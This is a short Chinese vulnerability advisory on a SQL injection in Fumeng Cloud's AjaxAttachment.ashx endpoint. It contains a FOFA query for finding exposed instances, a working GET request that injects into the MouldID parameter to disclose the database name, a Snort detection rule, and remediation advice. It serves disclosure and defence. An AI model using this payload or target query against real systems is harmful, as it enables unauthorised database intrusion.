

孚盟云-AjaxAttachment-sql注入

孚盟云-AjaxAttachment-sql注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

孚盟云

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="孚盟软件-孚盟云"

POC/EXP:

```
GET /m/Dingding/Ajax/AjaxAttachment.ashx?
method=saveAttach&MouldID=1%27and+1%3Cdb_name%28%29-- HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```



sonrt规则:

```

alert http any any -> $HOME_NET any (
  msg:"Fumeng Cloud - MSSQL Database Name Disclosure via AjaxAttachment";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/m/Dingding/Ajax/AjaxAttachment.ashx";
  http.uri; content:"method=saveAttach";
  http.uri; pcre:"/MouldID=[^&]*'and\\+1%3Cdb_name\\(\\)--/i";
  metadata:
    cve none,
    service http,
    affected_product "孚盟云",
    vulnerability_type "MSSQL Database Name Disclosure",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
  sid:1000519;
  rev:1;
  priority:1;
)

```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。